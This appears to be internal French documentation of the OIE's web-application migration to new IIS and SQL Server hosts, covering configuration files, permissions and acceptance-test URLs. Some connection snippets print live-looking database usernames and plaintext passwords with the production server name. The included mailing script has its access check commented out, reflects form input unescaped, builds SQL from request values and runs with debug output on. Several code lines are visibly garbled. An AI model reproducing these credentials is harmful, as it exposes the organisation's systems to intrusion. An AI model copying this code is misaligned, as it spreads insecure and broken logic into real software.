- Mot de passe compte admin = ""
- Compte **lecteur** = "oie-wahis2008-lecteur";
- Mot de passe compte **lecteur** = "";
- BDD Wahis = "[oie-wahis2008]"
- BDD Formulaire sdbname = "[oie-formulaire]"

Fichiers supplémentaires modifiés :

- D:\iis\www\wahis_2\wahid_wild\modules\Family\views\scripts\family\index_sav.tpl
- D:\iis\www\wahis_2\rss\parametres.php

Modifications de code PHP

Certaines requêtes SQL doivent être modifiées afin d'être compatibles avec la nouvelle version SQL Server 2016 de Microsoft. Notamment, l'opérateur de jointure « *= » n'est plus pris en charge et doit donc être remplacé par des OUTER JOIN.

Détails : [https://msdn.microsoft.com/fr-fr/library/ee240720\(v=sql.120\).aspx](https://msdn.microsoft.com/fr-fr/library/ee240720(v=sql.120).aspx)

Fichier "D:\iis\www\wahis_2\wahis\models\SisAbstract.php"

```
if ($disClause == '') {
    $disClause = " sis.disease = disease.disid ";
}
$sql = "SELECT sis.messageid AS SIS_MESSAGEID,sis.subject AS SIS_SUBJECT,
disease.".$this->utility->findField('name').",
Case sis.category
    WHEN 0 then '". $this->zlang->_('sis_rep_val_4')."'
    WHEN 1 then '". $this->zlang->_('sis_rep_val_1')."'
    WHEN 2 THEN '". $this->zlang->_('sis_rep_val_2')."'
    WHEN 3 THEN '". $this->zlang->_('sis_rep_val_3')."'
    ELSE '". $this->zlang->_('unknown')."' End AS category,
CASE cc_regional
    WHEN 0 THEN '". $this->zlang->_('false1')."'
    WHEN 1 THEN '". $this->zlang->_('true1')."'
    Else '". $this->zlang->_('fol')."' END AS cc_regional,
CASE cc_nominee
    WHEN 0 THEN '". $this->zlang->_('false1')."'
    WHEN 1 THEN '". $this->zlang->_('true1')."'
    Else '". $this->zlang->_('fol')."' END AS cc_nominee,
".$this->utility->getDateConvertColumn('sis.datecreated', false)."
AS SIS_DATECREATED,
(SELECT count(sis_user.sisid) FROM sis_user
WHERE sis_user.sisid =sis.messageid) as sentto,
(SELECT count(sis_user.dateread) FROM sis_user
WHERE sis_user.sisid =sis.messageid) as readc,
datepart(day, sis.datecreated) AS D_datecreated,
datepart(month, sis.datecreated) AS M_datecreated ,
datepart(year, sis.datecreated) AS Y_datecreated
FROM sis
        LEFT OUTER JOIN DISEASE ON ".$disClause."
        WHERE sis.del = 0 ".$clause . $sClause ."
        ORDER BY SIS_DATECREATED DESC, SIS_MESSAGEID DESC ";
$this->db->setFetchMode(Zend_Db::FETCH_NUM);
```

Modifications IIS pour la partie FAQ

Le répertoire **wahis_2\public\faq** doit être converti en application dans la console IIS afin d'être exécutée dans un pool applicatif **32 Bits**, avec **Classic ASP** d'activé.

Le répertoire contenant également des **bases de données access**, il a été **autorisé en écriture à l'utilisateur IUSR**.

Ancienne version de WAHIS

Certains liens dans WAHIS pointent encore vers l'ancienne version qui était hébergé sur http://web.oie.int/wahis_2

Un alias de dossier a donc été créé dans l'application IIS « web » afin de faire pointer le dossier virtuel « wahis » vers le site IIS « www » dans le dossier **wahis_2/temp**.

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

http://www.oie.int/wahis_2/public/index.php/Login/index/index/newlang/fr

WAHIS Interface

Même répertoire de base et configuration que WAHIS, simplement l'url d'accès qui change :

http://www.oie.int/wahis_2/public/wahid.php/Wahidhome/Home

Fichier "D:\iis\www\wahis_2\wahid\configs\application.ini"

```
...  
  
# Database  
resources.db.adapter = "pdo_mssql"  
resources.db.ado_adapter = "mssql"  
resources.db.params.host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"  
resources.db.params.username = "oie-wahis2008-admin"  
resources.db.params.password = ""  
#resources.db.params.username = "oie_wahis2008_reader"  
#resources.db.params.password = ""  
resources.db.params.dbname = "[oie-wahis2008]"  
resources.db.params.backup = "oielivebu1"  
resources.db.params.sdbname = "[oie-formulaire]"  
resources.db.isDefaultTableAdapter = true  
resources.db.debug = true  
...
```

WAHIS Wild Interface

Même répertoire de base et configuration que WAHIS, simplement l'url d'accès qui change :

http://www.oie.int/wahis_2/public/wahidwild.php

Fichier " D:\iis\www\wahis_2\wahid_wild\configs\application.ini"

```
...  
  
# Database  
resources.db.adapter = "pdo_mssql"  
resources.db.ado_adapter = "mssql"  
resources.db.params.host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"  
resources.db.params.username = "oie-wahis2008-admin"  
resources.db.params.password = ""  
resources.db.params.dbname = "[oie-wahis2008]"  
resources.db.params.backup = "oielivebu1"  
resources.db.params.sdbname = "[oie-formulaire]"  
resources.db.isDefaultTableAdapter = true  
resources.db.debug = true ...
```

WAH (World Animal Health)

Même répertoire de base et configuration que WAHIS, simplement l'url d'accès qui change :

http://www.oie.int/wahis_2/wah/health_v7_en.php

Fichier « D:\iis\www\wahis_2\wah\connexion.php" »

```
...  
  
$db =mssql_connect('OIE-PROD-MSSQL-01\MSSQLSERVER1', 'oie-  
wahis2008-lecteur', 'HPuVauAGyzeG6vX49X5');  
if (!$db) {  
    die('Impossible de se connecter db1: ');  
}  
mssql_select_db('[oie-wahis2008]',$db);  
  
...
```

Fichier « D:\iis\www\wahis_2\wah\docpdf\tutorial\connexion.php" »

```
...  
  
$db = mssql_connect ();  
if (!$db) {  
    die('Impossible de se connecter à: ');  
}  
mssql_select_db('wahis2',$db);  
  
...
```

Permissions :

Droits en écriture ajoutés à IUSR pour le répertoire D:\iis\www\wahis_2\wah dans lequel sont générés des fichiers rapports Excel

Moteur de recherche web


URL(s)	http://web.oie.int/search/search.asp (Port 80)
Dossier de base	d:\iis\web\search\
Nom de l'application IIS	Web/search

Framework	Classic ASP
Version PHP	-
Extensions PHP	Par défaut

Prérequis pour IIS


Classic ASP doit être installé sur le serveur : voir la procédure Microsoft à cette adresse : <https://docs.microsoft.com/en-us/iis/application-frameworks/running-classic-asp-applications-on-iis-7-and-iis-8/classic-asp-not-installed-by-default-on-iis>

La fonctionnalité de **recherche Windows** doit être installée sur le serveur.



Pool Applicatif

L'application fait appel à un fournisseur de base de données accès disponible seulement en 32 bits sur le serveur. L'application doit donc être exécutée dans un pool IIS 32bits (propriétés avancées du pool, exécuter en 32 bits = true)



Cahier de recette

L'accès à l'application se fait de l'URL suivant : <http://web.oie.int/search/search.asp>

Formulaire d'inscription à la liste de distribution des informations sanitaires

URL(s)	Front : http://web.oie.int/diffusion1/index.php (Port 80) http://oie.int/formulaire/index.php?lang=en Back : http://web.oie.int/infoweb/abonnement/op/index.html (Port 80)
Dossier de base	D:\iis\web\diffusion1 D:\iis\www\formulaire
Nom de l'application IIS	Web/diffusion1
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut

Permission de répertoire

Les dossiers suivants ont été rendus modifiables par l'utilisateur IUSR (utilisé par IIS).

- d:\iis\web\diffusion1\logs\
- d:\iis\web\diffusion1\tpl\cache\
- d:\iis\web\Smarty\cache\
- D:\iis\www\formulaire\tpl\cache
- D:\iis\www\formulaire\logs

Fichiers modifiés

2 Fichiers :

"D:\iis\web\diffusion1\cfg\parametres.php"

"D:\iis\www\formulaire\cfg\parametres.php"

```
/* Base formulaire */  
$host = 'OIE-PROD-MSSQL-01\MSSQLSERVER1';  
$user = 'oie-diffusion';  
$pass = '';  
$base = '[oie-formulaire]'; // Base formulaire
```

```
/* Base Back office */  
$host2 = 'OIE-PROD-MSSQL-01';  
$user2 = 'oie-diffusion';  
$pass2 = '';  
$base2 = '[oie-wahisprod]'; // Base Wahis
```

```
/* Authentification SMTP */  
$EL_smtp_port = 25;  
$EL_smtp_server = 'ixe.relay1.linkbymail.fr';
```

```
$EL_smtp_user = 'oie-info-web@relay.oie.int';
$EL_smtp_password = "";
$EL_sent_from_text = "oie-info-web@oie.int";
```

Fichier " D:\iis\web\diffusion1\mailing\send_emails.php "


```
$sqlconnect=mssql_connect("OIE-PROD-MSSQL-01\MSSQLSERVER1", 'oie-
diffusion',"7cnQAasD9AJ4K3YL");
$sqlldb=mssql_select_db('[oie-formulaire'],$sqlconnect);
```

Fichier "D:\iis\web\infoweb\abonnement\op\verif.php"

```
$sqlconnect=mssql_connect("OIE-PROD-MSSQL-01\MSSQLSERVER1", 'oie-
diffusion',"7cnQAasD9AJ4K3YL");
$sqlldb=mssql_select_db('[oie-formulaire'],$sqlconnect);
```

Remarque : attention, le nom de la base, s'il contient un tiret, doit être entouré de crochets [].

Les fichiers suivants dans le dossier D:\iis\web\infoweb\abonnement ont été également mis à jour avec les mêmes valeurs



2 Fichiers :

"D:\iis\web\diffusion1\php\fonctions_bdd.php"

"D:\iis\www\formulaire\php\fonctions_bdd.php"

```
function Connexion()
{
    global $host, $user, $pass, $base;

    $db = &ADONewConnection('mssql');
    //$db->debug = true;
    $db->connect($host,$user,$pass,$base);

    return $db;
}
```

```

function Connexion2()
{
    global $host2, $user2, $pass2, $base2;

    $db = &ADONewConnection('mssql');
    //$db->debug = true;
    $db->connect($host2,$user2,$pass2,$base2);

    return $db;
}

```

Remplacement d'ADODB

La dernière version d'ADODB (couche d'abstraction de connexion à la base de données MSSQL) a été téléchargée depuis le site officiel <http://adodb.org/> et à remplacé l'ancienne version (non fonctionnelle sur le nouveau serveur) dans les dossiers suivant :

- D:\iis\web\diffusion1\cfg\adodb\
- D:\iis\www\formulaire\cfg\adodb\

Cahier de recette

L'accès à l'application se fait sur les URLs suivantes :

- <http://web.oie.int/diffusion1/index.php>
- <http://www.oie.int/formulaire/index.php>

Back Office : <http://web.oie.int/infoweb/abonnement/op/index.html> puis Consulter les données au format html et

Mailing Wahis

URL(s)	http://web.oie.int/doc/wahis2/login_mail.php
Dossier de base	d:\iis\web\doc\wahis2
Nom de l'application IIS	Web/doc/wahis2
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut

Configuration IIS

Nécessite l'installation d'un certificat SSL pour le HTTPS

Remplacement d'ADODB

La dernière version d'ADODB (couche d'abstraction de connexion à la base de données MSSQL) a été téléchargée depuis le site officiel <http://adodb.org/> et à remplacé l'ancienne version (non fonctionnelle sur le nouveau serveur) dans le dossier suivant :

- d:\iis\web\doc\wahis2\adodb\

Fichiers modifiés

Le code d'envoi d'email a dû être en parti réécrit car plusieurs variables étaient incorrectes, ce qui empêchait un débogage efficace, mais aussi par ce que la fonction mail() de php était utilisé alors que LinkByNet imposait un SMTP authentifié sur le nouveau serveur, ce qui est incompatible.

En remplacement de la fonction mail(), PHPMailer a donc été installé dans sa version 5.2 depuis le site officiel <https://github.com/PHPMailer/PHPMailer/tree/5.2-stable>
Le code associé a ensuite été réécrit.

Fichier " D:\iis\web\doc\wahis2\oie-mail2.php"

```
<?php
if ( !empty($_SERVER['HTTP_X_FORWARDED_FOR']) ) {
    $addrArray = explode(':', $_SERVER['HTTP_X_FORWARDED_FOR']);
    $ip = $addrArray[0];
} else {
    $ip = getenv('REMOTE_ADDR');
}
// $ip = getenv('REMOTE_ADDR');
session_name("maildeIOIE");
session_start();

/*if (($ip!="159.180.240.206" || ($_SESSION["maildeIOIE"]!=1)) {
    header("Location: https://web.oie.int/doc/wahis2/login_mail.php" );
}*/
set_time_limit(0);

//-----
//      Modification par Matthieu
//-----
require 'PHPMailer\PHPMailerAutoload.php';

function send_email_array($email_array){

    global $EL_sent_emails, $EL_unsent_emails;

    $mail = new PHPMailer;

    $mail->SMTPDebug = 3; // Enable verbose debug output

    $mail->isSMTP(); // Set mailer to use SMTP
    $mail->Host = 'ie.relay1.linkbymail.fr'; // Specify main and backup SMTP servers
    $mail->SMTPAuth = true; // Enable SMTP authentication
    $mail->Username = 'oie-info-web@relay.oie.int'; // SMTP username
    $mail->Password = ''; // SMTP password
    $mail->SMTPSecure = 'false'; // Enable TLS encryption, 'ssl' also accepted
    $mail->SMTPAutoTLS = false;
    $mail->Port = 25; // TCP port to connect to

    $mail->setFrom('oie-info-web@oie.int');
    $mail->addAddress('oie-info-web@oie.int');

    foreach($email_array as $destinataire)
    {
        $mail->addBCC($destinataire);
    }

    $mail->isHTML(true); // Set email format to HTML

    $mail->Subject = $_POST["subject"];

    $mailtext = htmlentities ($_POST["bodymail"],ENT_QUOTES,"iso-8859-1");
    $mailtext = str_replace ('\\', '\\\\', $mailtext);
    $mailtext = str_replace ('<', '<', $mailtext);
    $mailtext = str_replace ('>', '>', $mailtext);
    $mailtext = str_replace ('&', '&', $mailtext);
    $mailtext = str_replace ('&nbsp;', '&nbsp;', $mailtext);
    $mail->Body = $mailtext;

    echo implode(',',$email_array)."<br>";

    if(!$mail->send())
    {
        $EL_unsent_emails ++count($email_array);
        echo 'Mailer Error: Message could not be sent.';
        echo 'Mailer Error: ' . $mail->ErrorInfo;
    }
    else
    {
        $EL_sent_emails ++count($email_array);
        echo 'Mailer Success : Message has been sent';
    }
}

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>OIE</title>
<style type="text/css">
    .textenormal {font-family: Arial, Helvetica, sans-serif;}
    .textenormal {font-size: 12px;}
</style>
</head>
<body>
```

```

<style type="text/css">
. Texte {
font-family: Arial, Helvetica, sans-serif;
font-size: 12px;
}
</style>
<p>
<span class="textnormal"><span class="textnormal">Envoyer le message &agrave; ; <br />
</span>
</span>
</form name="newsisform" method="post" action="oie-mail2.php?s=1">
<span class="textnormal"><span class="textnormal">
<input type="checkbox" name="cbDel" id="cbDel" value=1/>
<a href="javascript:;>D&eacute;couper;&eacute;couper;</a>
<input type="checkbox" name="cbList" id="cbList" value=1/>
<a href="javascript:;>Mailing list OIE</a>
</p>
</span>
</span>
<p class="textnormal">
<span class="textnormal">
<script>var basepath="include/"</script>
<script type="text/javascript" src="include/wysiwyg_beta/wysiwyg.js"></script>
</span></p>
<table width="781">
<tr>
<td class="ta-left"><span class="textnormal"><span class="textnormal">
Subject:
</span></span>
<p>
<span class="textnormal"><span class="textnormal">
<input type="text" name="subject" id="subject" value="<?php echo $_POST["subject"]>" size="120" />
</span></span></p>
</td>
</tr>
<tr>
<td class="ta-left">
<p class="textnormal"><span class="textnormal">Message: * </span></p>
<p>
<span class="textnormal"><span class="textnormal">
<textarea name="bodymail" id="bodymail" readonly="readonly" cols="100" rows="50">
<?php
$smalltexte = htmlentities ($_POST["bodymail"], ENT_QUOTES, 'iso-8859-1');
$smalltexte = str_replace ('\\', '\\\\', $smalltexte);
$smalltexte = str_replace ('&lt;', '&lt;', $smalltexte);
$smalltexte = str_replace ('&gt;', '&gt;', $smalltexte);
$smalltexte = str_replace ('&nbsp;', '&nbsp;', $smalltexte);
$smalltexte = str_replace ('&#39;', '&#39;', $smalltexte);
echo $smalltexte;
?>
</textarea>
<script language="javascript1.2">
generate_wysiwyg('bodymail');
</script>
</span>
</span>
<p>
<span class="textnormal"><span class="textnormal">
<input type="submit" name="button" id="button" value="Envoyer" />
</span></span></p>
</td></tr></table>
</form>
<span class="textnormal"><span class="textnormal">
<?php
include('adodb/adodb.inc.php');
function isemail($email)
{
// regex to test for valid e-mail address
$regex = '^[_a-z0-9-]+(\\.[_a-z0-9-]+)*@[a-z0-9-]+(\\.([a-z0-9-]{2,}))+$';
if (ereg($regex, $email)) return true;
else return false;
}
//echo "s=".$_GET["s"].'<br>';
// si le formulaire est validé
if ($_GET["s"]==1){
//echo $_POST["cbDel"]."."-".$_POST["cbList"]."<br>";
//echo ($smalltexte); // &lt;a href="#039;test&#039;&gt;Test&lt;/a&gt;
//
$destemail="oie-info-web@oie.int";
$destemail="b.flahaull@oie.int";
$sujet=$_POST["subject"];
// $from="oie-info-web@oie.int";
//mail($destemail,$sujet,$smalltexte,$from);
$count_id_limiter = 200000;
$sel_send_emails_in_groups_of = 500;
$sel_sent_from_email = 'oie-info-web@oie.int';
$sel_sent_from_text = 'oie-info-web@oie.int';
$sel_dbhost = "OIE-PROD-MSSQL-01\MSSQLSERVER1";
$sel_dbusername = "oie-wahis2008-lecteur";
$sel_dbpassword = "";
$sel_database = "oie-formulaire";
$sel_db_driver = "mssql";
$sel_w2_dbhost = "OIE-PROD-MSSQL-01\MSSQLSERVER1";
$sel_w2_dbusername = "oie-wahis2008-lecteur";
$sel_w2_dbpassword = "";
$sel_w2_database = "oie-wahis2008";
// envoi aux Délégués si la case est cochée
if ($_POST["cbDel"]==1){
echo "<br><br>Delegates list<br><br>";
// add new mailing list unsubscribe line
$sel_send_emails = 0; // the sent emails
$sel_unsent_emails = 0; // the unsent emails
// create a new connection (variables set in constants)
echo "cnx BDD en cours";
$sel_db = @ADONewConnection($sel_db_driver);
$sel_db->debug = true;
$sel_db->connect($sel_w2_dbhost,$sel_w2_dbusername,$sel_w2_dbpassword,$sel_w2_database);
// now lets specify which users get an email based on some preferences
$pref_clause = '';
// select the emails from the database ($count_id_limiter set in constants)
$sql_w2_del="SELECT firstname,surname,email FROM users WHERE (delegate = 1) AND (del = 0) AND (country <> 'OIE') AND ((authdateend > { fn NOW() }) OR (authdateend is null)) ORDER BY country, username";
$sql = $sel_db->Execute($sql_w2_del) or $del->ErrorMsg()."<br><br>";
//echo "<br>". $sql."<br>";
echo( 'returned '.$sel_db->RowCount().' emailing list records<br>' );
$email_array = array();
while(list($sel_firstname, $sel_lastname, $sel_email) = $sel_db->FetchRow()) {
//echo $sel_email."<br>";
// if we have $sel_send_emails_in_groups_of emails then send them
if(count($email_array) == $sel_send_emails_in_groups_of){
echo( 'attempting to send '.$sel_send_emails_in_groups_of.' emails to:<br>'.implode(',',$email_array) );
send_email_array($email_array);
$email_array = array();
}
// add emails to array
if(isemail($sel_email)) {
$email_array[] = "$sel_email";
} else {
}
}
}
}

```

```

        print "Email address NOT used: $EL_email<br />";
        // $EL_unsent_emails++;
    }
    // print "<br />$EL_firstname, $EL_lastname, $EL_email";
}

// send the remaining emails
if( count($email_array) > 0 ) {
    echo( 'attempting to send '.count($email_array).' emails to:<br>'.implode(',',$email_array) );
    echo( '<br>avant send Delegate<br>');
    send_email_array($email_array);
    echo( '<br>après send Delegate<br>');
} else {
    echo( 'zero contacts in the mailing list were returned' );
}

// display the results of the emailing list send attempts
if( $
    EL_sent_emails > 0 ) {
    Echo "< hr /><h2>Successfully sent $EL_sent_emails emails </h2><br />";
}
if( $
    EL_unsent_emails > 0 ) {
    Echo "< hr /><h2> Error while sending $EL_sent_emails emails </h2><br />";
}

} // fin du $_POST["cbDel"]

// envoi mailing list si la case est cochée
if ($_POST["cbList"]==1){
    echo "<br><b>Mailing List</b><br>";
    // add new mailing list unsubscribe line
    $EL_sent_emails = 0; // the sent emails
    $EL_unsent_emails = 0; // the unsent emails

    // $EL_dsn = "Driver={SQL Server};Server=".$EL_dbhost.";Database=".$EL_database."";
    // create a new connection (variables set in constants)
    echo "cmx en cours";
    $EL_db = @ADONewConnection($EL_db_driver);
    $EL_db->debug = true;
    // $EL_db->Connect($EL_dsn,$EL_dbusername,$EL_dbpassword);
    $EL_db->connect($EL_dbhost,$EL_dbusername,$EL_dbpassword,$EL_database);

    // now lets specify which users get an email based on some preferences
    $pref_clause = '';
    $possible_ml_subprefs = array('MAMMIFERES', 'OISEAUX', 'ABEILLES', 'POISSONSMOLLUSQUES', 'ZOOMOSIS', 'WILDANIMALS');
    if(isset($possible_ml_subprefs) && is_array($possible_ml_subprefs) && count($possible_ml_subprefs) > 0 ) {
        // echo( 'possible_ml_subprefs is set<br>' );
        // print_r($_POST);
        foreach($possible_ml_subprefs as $pref){
            if( isset($_POST[$pref]) ) {
                // echo( "we are restricting by $pref" );
                echo( "" );
                $pref_clause .= " AND $pref = 1 ";
            } else {
                // echo( "we are NOT restricting by $pref" );
                echo( "" );
            }
        }
    } else {
        // echo( "possible_ml_subprefs is NOT set" );
        echo( "" );
    }

    // select the emails from the database ($contact_id_limiter set in constants)
    $r = "SELECT PRENOM, NOM, EMAIL FROM CONTACT where date_resiliation is NULL AND contact_id < $contact_id_limiter $pref_clause";
    $r = $EL_db->execute($r) or $db->ErrorMsg()."<br>$q</pre>";
    // echo "<br>". $q."<br>";
    echo( 'returned '. $r->RowCount().' emailing list records<br>' );
    $email_array = array();

    while(list($EL_firstname, $EL_lastname, $EL_email) = $r->FetchRow() ) {
        // echo $EL_email."<br>";
        // if we have $EL_send_emails_in_groups_of emails then send them
        if(count($email_array) == $EL_send_emails_in_groups_of){
            echo( 'attempting to send '.$EL_send_emails_in_groups_of.' emails to:<br>'.implode(',',$email_array) );
            send_email_array($email_array);
            $email_array = array();
        }

        // add emails to array
        if(isemail($EL_email)) {
            $email_array[] = "$EL_email";
        } else {
            print "Email address NOT used: $EL_email<br />";
            // $EL_unsent_emails++;
        }
    }
    // print "<br />$EL_firstname, $EL_lastname, $EL_email";

    // send the remaining emails
    if( count($email_array) > 0 ) {
        echo( 'attempting to send '.count($email_array).' emails to:<br>'.implode(',',$email_array) );
        echo( '<br>avant send Mailing list 2<br>');
        send_email_array($email_array);
        echo( '<br>après send Mailing list 2<br>');
    } else {
        echo( 'zero contacts in the mailing list were returned' );
    }

    // display the results of the emailing list send attempts
    if( $
        EL_sent_emails > 0 ) {
        Echo "< hr /><h2>Successfully sent $EL_sent_emails emails </h2><br />";
    }
    if( $
        EL_unsent_emails > 0 ) {
        Echo "< hr /><h2> Error while sending $EL_sent_emails emails </h2><br />";
    }

} // fin du $_POST["cbList"]

} // fin du if ($_GET["s"]==1){
?>
</span>
</span>
</body>
</html>

```

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

http://web.oie.int/doc/wahis2/login_mail.php

Site d'information des délégués

URL(s)	https://web.oie.int/delegatweb/fr/fr_index.php accès depuis l'extérieur de l'OIE : http://web.oie.int/delegatweb/login_delegate.php
Dossier de base	d:\iis\web\delegatweb (principal) d:\iis\web\vetserv\ (dépendance) d:\iis\web\downnd\SG (dépendance) d:\iis\web\downnd\SC(dépendance) d:\iis\web\downnd\Terr_Manual (dépendance) d:\iis\web\downnd\WG (dépendance) d:\iis\web\downnd\RC(dépendance)
Nom de l'application IIS	Web/delegatweb
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut
Fichier config	d:\iis\web\delegatweb\login_delegate.php

Configuration IIS

Nécessite l'installation d'un certificat SSL pour le HTTPS

Base de données

Cette application utilise la base de données de wahis et aussi une base mysql nommée wahis

Cahier de recette

Le fichier de configuration a été modifié comme dessus :

Ligne 9

```
$host = 'OIE-PROD-MYSQL-01'; $user = 'wahis_adm'; $bdd = 'wahis'; $passwd = '';
```

Et il faut changer ceci après la migration de wahis

Ligne 41

```
$myServer = "OIE-PROD-MSSQL-01\MSSQLSERVER1"; $myUser = "oie-wahid";  
$myPass = ""; $myDB = "[oie-wahis2008]";
```

L'accès à l'application se fait de l'URL suivant :

https://web.oie.int/delegatweb/fr/fr_index.php

Username :

Mot de passe :

Extranet

URL(s)	http://web.oie.int/extnet/en/index.php
Dossier de base	d:\iis\web\extnet (principal) d:\iis\web\comun_intra_extra (dépendance) d:\iis\web\oie\comun_intra_extra\ (dépendance) d:\iis\web\Guide_visuel(dépendance) d:\iis\web\downnd\RR(dépendance)
Nom de l'application IIS	Web/extranet
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut

Configuration IIS

Nécessite l'installation d'un certificat SSL pour le HTTPS

La navigation dans les répertoires doit être autorisée pour `d:\iis\web\Guide_visuel` (utilisez le paramètre `<directoryBrowse enabled="true" />`).

Dépendances

Ces 2 fichiers ont dû être recréés car des appels étaient effectués:

- D:\iis\web\wahis\content.php

Fichier "D:\iis\web\wahis\logout.php"

```
<?php
echo '<script language="javascript">
    window.location.href =
"http://www.oie.int/wahis_2/public/index.php/Login/index/logout"
</script>';
?>
```

Fichier "D:\iis\web\wahis\content.php"

```
<?php
echo '<script language="javascript">
    window.location.href =
"http://www.oie.int/wahis_2/public/index.php/home"
```

```
</script>';  
?>
```

Cahier de recette

L'accès à l'application se fait de l'URL suivant : <http://web.oie.int/extnet/en/index.php>

Username :

Mot de passe :

Mailing Wahis

URL(s)	http://web.oie.int/doc/wahis2/login_mail.php
Dossier de base	d:\iis\web\doc\wahis2
Nom de l'application IIS	Web/doc/wahis2
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut

Configuration IIS

Nécessite l'installation d'un certificat SSL pour le HTTPS

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

http://web.oie.int/doc/wahis2/login_mail.php

HANDISTATUS

URL(s)	http://web.oie.int/hs2/
Dossier de base	d:\iis\web\hs2
Nom de l'application IIS	Web/hs2
Framework	Classic ASP

Configuration ASP spécifique	Activer les Chemins d'accès relatifs au répertoire parent = True
Configuration du Pool IIS	Activer les applications 32 bits = True

Configuration IIS

- Installer la fonctionnalité IIS Classic ASP si ce n'est déjà fait
- Activer l'exécution du pool applicatif en 32 bits
- Activer les Chemins d'accès relatifs au répertoire parent dans les paramètres ASP du répertoire virtuel.

Modification de fichiers

Fichier « D:\iis\web\hs2\data.inc »

```

Const user_id = "oie-hs2"
Const user_pwd = ""

...

elseif (conf_site = conf_www) Then
    '#-- WWW
    importfile_tot="d:\iis\web\hs2\admin\date_tot.flg"
    importfile_inc="d:\iis\web\hs2\admin\date_inc.flg"

...

```

Configuration ODBC

Ajouter une source ODBC **32 bits** tel que ci-dessous :

- Pilote ODBC de Microsoft SQL Server Version 06.03.9600
- Nom de la source de données: ODBC_HANDISTATUS
- Description de source de données: HS2
- Serveur : OIE-PROD-MSSQL-01
- Base de données: (Default)
- Langue: (Default)
- Traduire les données caractères: Yes
- Enregistrer les requêtes à long terme: No
- Enregistrer les statistiques du pilote: No
- Utiliser les paramètres régionaux: No
- Option d'instructions préparées: Abandonner les procédures temporaires à la déconnexion
- Utiliser le serveur de récupération de défaillances: No
- Utiliser des identifiants ANSI entre guillemets: Yes

- Utiliser les nulls, remplissages et avertissements ANSI: Yes
- Chiffrement des données: No

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

http://web.oie.int/doc/wahis2/login_mail.php

Mantis

URL(s)	http://web.oie.int/mantis/login.php
Dossier de base	d:\iis\web\mantis
Nom de l'application IIS	Web/mantis
Framework	PHP
Version PHP	5.2.12
Extensions PHP	Par défaut

Modification de fichiers

Fichier " D:\iis\web\mantis\config_inc.php"

```
# set these values to match your setup
$_hostname      = "OIE-PROD-MYSQL-01";
$_db_username   = "oie-mantis";
$_db_password   = "";
$_database_name = "oie-mantis";
$_allow_signup  = OFF;
```

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

http://web.oie.int/mantis/login_page.php

Username :

Mot de passe :

Application de gestion en ligne de confirmation du statut officiel de maladies

Application de confirmation des maladies. L'ancienne base de données est sur le serveur xxx et se nomme xxx.

URL(s)	http://www.oie.int/ZF/forms/DiseaseStatus/
Dossier de base	d:\iis\www\zf\forms\diseaseStatus
Nom de l'application IIS	www/zf/forms/diseaseStatus
Framework	PHP + ZEND
Version PHP	5.2.12
Extensions PHP	MSSQL + MYSQL

Modification de fichiers

Fichier " D:\iis\www\ZF\forms\DiseaseStatus\application\configs\application.ini"

```
;DB Default
resources.multidb.local.adapter = "PDO_MYSQL"
resources.multidb.local.dbname = "oie-diseasestatus"
resources.multidb.local.host = "OIE-PROD-MYSQL-01"
resources.multidb.local.username = "oie-disease"
resources.multidb.local.password = ""
resources.multidb.local.default = true

;DB Tiger
resources.multidb.tiger.adapter = "PDO_MYSQL"
resources.multidb.tiger.dbname = "oie-tiger"
resources.multidb.tiger.host = "OIE-PROD-MYSQL-01"
resources.multidb.tiger.username = "oie-disease"
resources.multidb.tiger.password = ""
resources.multidb.tiger.default = false

;DB Wahis
resources.multidb.wahis.adapter = "PDO_MSSQL"
resources.multidb.wahis.ado_adapter = "mssql"
resources.multidb.wahis.dbname = "[oie-wahis2008]"
resources.multidb.wahis.host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"
resources.multidb.wahis.username = "oie-disease"
resources.multidb.wahis.password = ""
resources.multidb.wahis.charset = utf8
resources.multidb.wahis.default = false
```

Permissions

Les dossiers suivants ont été rendu accessible en écriture à l'utilisateur IUSR

- D:\iis\www\ZF\forms\DiseaseStatus\application\data
- D:\iis\www\ZF\forms\DiseaseStatus\public\pdf

Le fichier suivant a été rendu accessible en écriture à l'utilisateur IUSR

